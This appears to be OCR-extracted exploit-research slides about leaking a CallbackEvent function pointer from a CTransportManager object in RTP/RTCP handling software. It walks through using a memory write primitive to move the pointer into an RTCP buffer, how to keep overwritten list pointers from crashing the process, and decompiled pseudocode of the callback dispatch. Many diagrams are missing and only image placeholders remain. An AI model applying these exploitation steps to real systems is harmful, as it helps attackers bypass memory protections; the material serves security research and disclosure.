


Second transportation

Write-primitive A is a ' Memory Elevator '



First transportation



Second transportation

How to leak this function pointer in CTransportManager object

Idea

- Moving the CallbackEvent function pointer from CTransportManager obj2/obj3 to the rtcp pkt buffer of CTransportManager obj1 using write-primitive A .


- Leaking the function pointer using the information leakage primitive .

Two difficulties:

1. Would memory movement of write-primitive A cause program crashes?

2. Could the CallbackEvent function pointer be moved exactly to the rtcp pkt buffer?

The data after app_data_buf



List head:
RetransmissionRequest_object_list_head

List tail:
RetransmissionRequest_object_list_tail

Pointer1: Point to RTP buffer

Pointer2: Point to RTCP buffer

Pointer3: Point to CTransportManager object - 8


Fixing overwritten pointers

ReorderThread

```
if (flag) /* If the rtp pkt lost*/
{
        /*Insert node into RetransmissionRequest_object_list */
        AddRetransmissionRequest(…)
}
```


RetransmissionThread

```
if (list head != List tail)
{
        for (node : list) /* Iterate each node in the list*/
        {
                MakeReTxPacketAndSend(…)
                SendRTCPPacket(…)
        }
}
```



We must fix these two pointers.

Fixing overwritten pointers



Pointer1/Pointer2:

- Being destroyed has no negative impact.


Pointer3 ((QWORD)this+1057)

- If Pointer 3 is set to zero, it will not be called.
- The data covering pointer3 comes from CTransportManager object 2.
- Most of the fields in CTransportManager object 2 are 0.
- Pointer 3 will be overwritten to 0.


```
result = *((_QWORD *)this + 1057);
if ( !result || !*((_BYTE *)this + 2336) )
  return result;

        ......


result = (*(__int64 (__fastcall **)(_QWORD, _QWORD, __int64))(**((_QWORD **)this + 1057) + 16LL))(
           *((_QWORD *)this + 1057),
           *((unsigned int *)this + 2),
           1LL);
```

The first difficulty has been solved. The memory movement of write-primitive A does not cause the program crash.

Moving callback pointer to rtcp buffer




First transportation




Second transportation

Moving callback pointer to rtcp buffer




First transportation




Second transportation

Moving callback pointer to rtcp buffer




First transportation



Second transportation

Moving callback pointer to rtcp buffer



Third transportation

